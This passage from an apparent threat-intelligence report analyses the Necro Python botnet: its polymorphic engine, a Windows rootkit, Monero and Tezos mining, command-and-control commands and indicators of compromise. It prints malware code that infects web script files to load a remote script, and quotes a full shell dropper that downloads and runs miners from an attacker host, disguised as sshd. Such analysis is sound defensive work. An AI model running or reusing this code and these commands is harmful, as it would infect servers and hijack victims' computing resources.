        iYjdoKFNGe = []
        BoGhXnovGADV = []
        ceKmzBJead=open(OcuBjhaIXcnh,"rb")
        dlQAuuRFiBMa=YfxeGjlWmCsB=ceKmzBJead.read()
        ceKmzBJead.close()
        p = ast.parse(dlQAuuRFiBMa)
        lXpDggyFk().visit(p)


        for wuwobNxq in sorted(PCiIPPvXgl, key=len, reverse=True):
            if len(wuwobNxq)>=6:
                try:
                    if (wuwobNxq[0] == "'" and wuwobNxq[-1] == "'") or (wuwobNxq[0] == '"' and wuwobNxq[-1] ==
                    '"'):
                        YfxeGjlWmCsB=YfxeGjlWmCsB.replace(wuwobNxq, "ouwzgCqQsho(zlib.decompress(\x22"
                        +cZKnDVoXDng(zlib.compress((wuwobNxq[1:-1].decode('string_escape'))))+"\x22)")
                    else:
                        YfxeGjlWmCsB=YfxeGjlWmCsB.replace(wuwobNxq, "ouwzgCqQsho(zlib.decompress(\x22"
                        +cZKnDVoXDng(zlib.compress((eval(wuwobNxq).decode('string_escape'))))+"\x22)")
                except:
                    pass
```

Identical snippet (as above) of the polymorphic engine after obfuscation.

The polymorphic engine is run every time the Necro bot is started. It reads its own file and morphs it to create a new variant. The engine can also be invoked from the C2 server.

A variant of r77 rootkit

If the infected operating system is Windows, the bot will generate reflective DLL loading shellcode, enumerate all running processes and inject a user mode rootkit DLL based on a variant of r77 rootkit allegedly put together by the Necro bot author.

The rootkit first checks for the presence of packet capturing DLLs in memory to detect potential analysis environments and quit execution. Otherwise, the rootkit uses the Hacker disassembler engine to place hooks for the following ntdll.dll functions:

- NtUserQueryWindow — Prevent hidden process window enumeration
- NtUserGetForegroundWindow — Prevent hidden process window enumeration, same as the previous hook
- NtOpenProcess — Deny access to the hidden process by process handle
- NtQuerySystemInformation — Prevent process enumeration and hidden process handles access
- NtQueryDirectoryFile — Hide process module on disk
- NtEnumerateValueKey — Hide registry values protected by the rootkit
- NtDeleteValueKey — Prevent deletion of registry values protected by the rootkit

The default string in the rootkit source code for matching the process, file and registry value names for hiding is "$6829", and this is not changed in the binary versions of the rootkit DLL used by Necro.

Mining

Xmrig


Apart from conducting DDoS attacks, the main function of the bot is to install cryptocurrency mining software in order to mine Monero cryptocurrency. This is done either by installing a variant of XMRig miner or by injecting JavaScript code to download a JavaScript-based miner into script-based files.

The address used as a username for supportxmr.com mining pool is 45iHeQwQaunWXryL9YZ2egJxKvWBtWQUE4PKitu1VwYNUqkhHt6nyCTQb2dbvDRqDPXveNq94DG9uTndKcWLYNoG2uonhgH, which has also been used by some other malware samples, developed predominantly using AutoIt compiled scripts submitted to VirusTotal throughout 2020.

The functionality to download XMRig and infect files is only available for Linux-based infected systems and not on Windows.

Infecting script files

If the operating system is not Windows, Necro will traverse the file system to find any files with .htm, .html, .php or .js extensions and add code to download and run a miner loader from an attacker-controlled host.




```
def Infectfiles(self):
    if os.name != "nt":
        self.CountInfectedFiles=0
        for VmslASRXoi in [ele for ele in os.listdir("/") if ele not in [(("proc")), "bin", (("sbin")), (("sbin")), "dev",
        "lib", (("lib64")), (("lost+found")), "sys", (("boot")), "etc"]]:
            for MgbohNpafdBe in [(("*.js")), (("*.html")), (("*.htm")), (("*.php"))]:
                for ScriptPathToInfect in os.popen("find \"/" + VmslASRXoi + "\" -type f -name \"" + MgbohNpafdBe + "\"").
                read().split("\n"):
                    ScriptPathToInfect = ScriptPathToInfect.replace("\r", "").replace("\n", "")
                    if (("node")) not in ScriptPathToInfect and 'lib' not in ScriptPathToInfect and "npm" not in
                    ScriptPathToInfect and ScriptPathToInfect != "":
                        self.Infectfile(ScriptPathToInfect)
```

Necro attempts to inject its code into .htm, .html, .js and .php files.

The injected code is randomized and the loaded script is heavily obfuscated. Once deobfuscated, the strings reveal the final location of the mining payload, which is

hxxps://cloud-miner[.]de/tkefrep/tkefrep[.]js?tkefrep=bs?nosaj=faster.xmr2. The attacker-controlled server hosting the miner loader as well as C2 for the Javascript portion of the bot on hxxps://ublock-referer[.]dev/. This server also hosts the main loader campaign.js, referenced in the infection code.



```
ScriptPathToInfect=os.path.realpath(ScriptPathToInfect)
ZBhcuGjIYi=(os.path.getatime(ScriptPathToInfect), os.path.getmtime(ScriptPathToInfect))
ouWGvdVicwE=open(ScriptPathToInfect,"rb")
ContofFileToInfect=ouWGvdVicwE.read()
ouWGvdVicwE.close()
RandString2 = GenerateRandomString(8)
RandString1 = GenerateRandomString(8)
EncodedCampaignjsURL = b64encode("//" + self.HostForCampaignjs + (("/campaign.js")))
ScriptCodeToInject=(("(function(")) + RandString1 + ", " + RandString2 + ") {" + RandString2 + " = " + RandString1
+ ((".createElement('script');")) + RandString2 + ((".type = 'text/javascript';")) + RandString2 + ((".async = true;
")) + RandString2 + ((".src = atob('")) + StringpadderToReplace + EncodedCampaignjsURL + StringpadderToReplace + (
("'.replace(/")) + StringpadderToReplace + (("/gi, '')) + '?' + String(Math.random()).replace('0.','');")) +
RandString1 + ((".getElementsByTagName('body')[0].appendChild(")) + RandString2 + ((");}(document));"))
OALOfJscou=ContofFileToInfect.split(StringpadderToReplace)
```

Necro injects randomized code to be served by infected server web serving apps.


Apart from installing miner code, the JavaScript-based bot contains additional functionality to accept commands from the C2 server and it may be used to steal data from the clipboard, by logging keystrokes and launching DoS attacks on the target specified by the C2 server.

Necro bot commands and functionality

Communication servers

The bot uses different servers for different functionality, most of the servers are accessed through TOR proxies, apart from the first download and install server.

The other servers are used for IRC C2 communication, for configuration purposes and for exfiltration of data collected by the TCP sniffer that sniffs traffic proxied through the bot's SOCKS5 proxy.



DNS request activity for the Necro download server bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws as seen on Cisco Umbrella.

DDoS

The bot will accept the following DDoS related commands and attempt to launch a DoS attack against the target specified by the bot master:

- Udpflood — Launch UDP flood-based attack
- Synflood — Launch syn packet-based flooding attack
- Tcpflood — Launch attack using TCP for flooding the target
- Slowloris — Launch a Slow loris attack
- Httpflood — Launch a HTTP flooder using randomly chosen user-agent string from a hardcoded list
- Loadamp — Download content for reflection in amplification attacks
- Reflect — Launch amplification attack using DNS, NTP, SNMP or SSDP reflection

Some earlier Necro variants contained slightly different syntax for commands used in IRC communications.

Sniffer command

The bot contains a sniffer that uses the socks module to proxy the captured traffic to the exfiltration data server. The sniffer captures the IP version, protocol, source and destination addresses, source and destination ports and the packet payload data. The command for pausing and resuming sniffing is:

> Sniffer (resume) — If the command contains the parameter resume, then resume sniffing, otherwise, pause.

Exploitation commands

The exploitation commands are primarily used for spreading the bot when it's executed without any parameters. The spreading command can also be sent from the C2 server:

- Scanner — Start or stop network scanning
- Scannetrange — Supply a network as a parameter and used the parameter as a scan range for exploitation
- Scanstats — Send information about the number of scanned and successfully infected endpoints
- Clearscan — Clear the status data for the bot

Backdoor commands

The bot also contains functionality to execute the following remote access trojan (RAT)-related commands:

- Revshell — Launch a reverse shell and connect it to the listener set up by the attacker on Linux-based operating systems
- Shell — Launch a process using process.popen() function
- Download — Download a file from a supplied URL
- Execute — First, download, then execute, the downloaded file
- Update — Update with a new bot version
- Visit — Visit a supplied URL
- Dlexe — Download and execute a file
- Killbypid — Terminate a process with a supplied process ID


Configuration commands

Configuration commands are targeted to change the configuration of the bot such as changing the list of ports used in scanning for vulnerable systems:

- Addport — Add a TCP port to the list of ports to connect to
- Delport — Remove a TCP port from the list of ports to connect to
- Killknight — Terminate the bot process
- Disable — Disable the exploitation module
- Enable — Enable the exploitation module
- Getip — Get external IP address for the bot
- Ram — Get the RAM capacity of the infected system
- Info — Get information about the infected system
- Repack — Call the polymorphic engine to morph the bot script file

Additional activity observed earlier - Tezos mining and installing ransomware

Apart from its usual activity of mining for Monero, we have also observed in our honeypots attempts to mine Tezos, while installing a Linux based variant. This variant also used a different download server, which has not been used previously can6dodp[.]servepics[.]com.



```
cd /tmp||cd $(find / -writable -readable -executable | head -n 1);curl http://can6dodp.servepics.com/setup -O;wget http://
can6dodp.servepics.com/setup -O setup;curl http://can6dodp.servepics.com/setup.py -O;wget http://can6dodp.servepics.com/setup.py
-O setup.py;chmod 777 setup setup.py;./setup||python2 setup.py||python2.7 setup.py||python setup.py||./setup.py;echo 'ARGS="-o
rx.unmineable.com:3333 -a rx -k -u XTZ:tz1NfDViBuZwi31WHwmJ4PtSsVtNX2yLnhG7.network --cpu-no-yield --asm=auto
--cpu-memory-pool=-1 -B";me="$(basename \ , "$0")"; iEhDZABnLTZf=$(ps h -C "$me" | grep -wv $$ | wc -l); [[ $iEhDZABnLTZf -ge 1 ]
] && exit; curl http://can6dodp.servepics.com/xmrig1 -O||wget http://can6dodp.servepics.com/xmrig1 -O xmrig1;mkdir $PWD/.1;mv -f
xmrig1 $PWD/.1/sshd;chmod 777 $PWD/.1/sshd;curl http://can6dodp.servepics.com/xmrig -O||wget http://can6dodp.servepics.com/xmrig
-O xmrig;mkdir $PWD/.2;mv -f xmrig $PWD/.2/sshd;chmod 777 $PWD/.2/sshd;$PWD/.1/sshd $ARGS||$PWD/.2/sshd $ARGS'>$PWD/.backup.sh;
$PWD/.backup.sh&
```


Tezos (XTZ) mining was observed in Talos honeypots.

In a few samples we observed in our honeypot telemetry, after the mining payload is downloaded and executed using bash, we identified mining commands that referenced a Tezos (XTZ) wallet, tz1NfDViBuZwi31WHwmJ4PtSsVtNX2yLnhG7. While this activity was minimal and occurred in a very short timeframe starting on May 9, it represents a newer update to the botnet's mining capabilities.

On February 4, 2021, Talos observed PowerShell download activity in our endpoint telemetry from hxxp[:]//193[.]239[.]147[.]224/crytp.exe. Once downloaded, the AutoIT compiled executable file crytp.exe makes HTTP GET requests to several other URLs as it attempts to download additional malware onto the compromised machine. The download URLs host two DLL rootkit files, x86.dll and x64.dll as well as two executables, bigRANSOM.exe and x64i.exe.

bigRANSOM.exe is another AutoIT based file and it may have been an attempt of the Necro actor to distribute ransomware. The ransomware was possibly developed by the actor or a member of the group. AutoIT has been used as one of the main tools in creation of miners using the same wallet address as the Python based Necro bot. Although we have seen an attempt to distribute ransomware only once, this example points to an actor constantly experimenting with new payloads.

Summary



High level overview of the Necro bot and its functionality.


The bot's activity has increased at the beginning of May with additional exploits added to its arsenal. The core functionality remained the same, with IRC used for communication with the C2 server and commands designed for launching DDoS, backdoor commands and commands for stealing and exfiltrating data.

The actors' main focus is Monero mining, which is executed by installing a variant of XMRig and by injecting code into HTML and script files to include a JavaScript miner and additional bot functionality for controlling and stealing information from participating browsers.

Necro bot shows an actor that follows the latest development in remote command execution exploits on various web applications and includes the new exploits into the bot. This increases its chances of spreading and affecting systems. Users need to make sure to regularly apply the latest security updates to all of the applications, not just operating systems and monitor logs for signs of infection.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	N/A
Cisco Secure Web Appliance (Web Security Appliance)	N/A

Cisco Secure Endpoint is ideally suited to prevent the execution of the malware detailed in this post. New users can try Cisco Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Firewall and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics helps identify malicious binaries and build protection into all Cisco Security products.

Cisco Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Cisco Secure Firewall Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following SIDs have been released to detect this threat: 57693-57717.

The following ClamAV signatures have been released to detect this threat as well as tools and malware related to these campaigns:

- Py.Trojan.NecroBot-9868091-0
- Html.Trojan.NecroBot-9868092-1
- Js.Trojan.NecroBot-9868093-0
- Java.Trojan.NecroBot-9868094-0
- Win.Trojan.NecroBot-9868095-0
- Win.Trojan.NecroBot-9868096-0
- Unix.Trojan.NecroBot-9868097-0
- Unix.Trojan.NecroBot-9868098-0
- Unix.Trojan.NecroBot-9868099-0
- Win.Trojan.NecroBot-9868100-0
- Win.Trojan.NecroBot-9868102-0

Cisco Secure Endpoint (AMP) users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here and here.

IOCs

Mutexes

internationalCyberWarefareV3

internationalCyberWarefare

Exfiltration server

o4hlcckwlbcy7qhhohqswpqla6wx7c5xmsvk3k4rohknng4nofvgz5id[.]onion - port 5870 and 587

Configuration server

p2l44qilgm433bad5gbszb4mluxuejwkjaaon767m5dzuuc7mjqhcead[.]onion - port 42066

q2p4b6pprex5mvzxm2xdqgo4q3hy2p4if2ljq7fcoavxvab7mpk232id[.]onion - port 52566

C2

3og7wipgh3ruavi7gd6y3uzhcurazasln55hb6hboiavyk6pugkcdpqd[.]onion - port 6697

DownloadServer

bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd[.]onion[.]ws

can6dodp[.]servepics[.]com

JavaScript related servers

ublock-referer[.]dev - Javascript bot loader and C2 for Javascript related functionality

hxxps://cloud-miner[.]de/tkefrep/tkefrep[.]js?tkefrep=bs?nosaj=faster.xmr2 - URL for (legitimate) Javascript based miner

Mining pool details

pool[.]supportxmr[.]com - 45iHeQwQaunWXryL9YZ2egJxKvWBtWQUE4PKitu1VwYNUqkhHt6nyCTQb2dbvDRqDPXveNq94DG9uTndKcWLYNoG2uonhgH

rx[.]unmineable[.]com - XTZ:tz1NfDViBuZwi31WHwmJ4PtSsVtNX2yLnhG7

URLs

hxxp[:]//can6dodp[.]servepics[.]com/setup.py

hxxp[:]//can6dodp[.]servepics[.]com/setup

hxxp[:]//can6dodp[.]servepics[.]com/py.exe

hxxp[:]//can6dodp[.]servepics[.]com/xmrig

hxxp[:]//can6dodp[.]servepics[.]com/xmrig1

hxxp[:]//ngiwge486ln9daoo[.]hopto[.]org/setup.py

hxxp[:]//ngiwge486ln9daoo[.]hopto[.]org/py.exe

hxxp[:]//bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd[.]onion[.]ws/setup.py

hxxp[:]//bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd[.]onion[.]ws/py.exe

Samples

c3fe8058ab46bd21d22f920960caae1f3b22a7aeba8d5315fb62461f4e989a7d - May 18 setup.py

8797ce228b32d890773d5dbac71cefa505b788cc8b25929be9832db422d8239b - May 11 setup.py

bc2126c03f2242013f58b43eb91351fba15d300385252423c52a5b18ece6a54f - setup.py

97ab2092f6b5b1986536a5ba45e487f19c97f52544ff494d43bb1baf31248924 - setup.py

c3fe8058ab46bd21d22f920960caae1f3b22a7aeba8d5315fb62461f4e989a7d - setup.py

8130717a3d4053e2924a0393086511a41fc7777c045b45bb4f569bcbe69af8be - setup.py

d65e874b247dda9845661734d9e74b921f700983fd46c3626a3197f08a3006bf - setup.py

19c25ce4302050aec3c921dd5cac546e8200a7e951d570b52fe344c421105ea8 - PE pyinstaller, May 22

606258f10519be325c39900504e50d79e551c7a9399efb9b22a7323da3f6aa7a - PE pyinstaller

2b77b93b8e1b8ef8650957d15aaf336cf70a7df184da060f86b9892c54eefb65 - ELF pyinstaller

eb8b08e13aba16bd5f0d7c330493be82941210d3a6aa4856858df770f77b747d - ELF pyinstaller

80659cc37cb7fb831866f7d7b0043edc6918a99590bd9122815e18abb68daa35 - ELF Pyinstaller

19269ce9a0a44aca9d6b2deed7de71cf576ac611787c2af46819ca2aff44ce2a - 64 bit rootkit DLL

a8bb386fa3a6791e72f5ec6f1dc26359b00d0ee8cb0ce866f452b7fff6dbb319 - x86 rootkit DLL

d58c3694832812bc168834e2b8b3bfcb92f85a9d4523140ad010497baabc2c3d - Java class downloader

e884bd4015d1b97227074bcf6cb9e8134b7afcfb6a3db758ca4654088403430a - campaign.js loader

d6403b9c069f08939fc2f9669dc7d5165ed66a1cae07788c3b27fffb30e890a0 - injected/infected HTML file

9d6171cf28b5a3572587140ef483739a185895ce2b5af3246a78c2c39beed7b8 - earlier ransomware downloader

Legitimate files

9ac075ee8e97c06feaa2e9e46e9e27bfbf69337fb3be9fd3f9478be0e06a6db5 - legitimate JavaScript miner downloaded by the Necro JavaScript component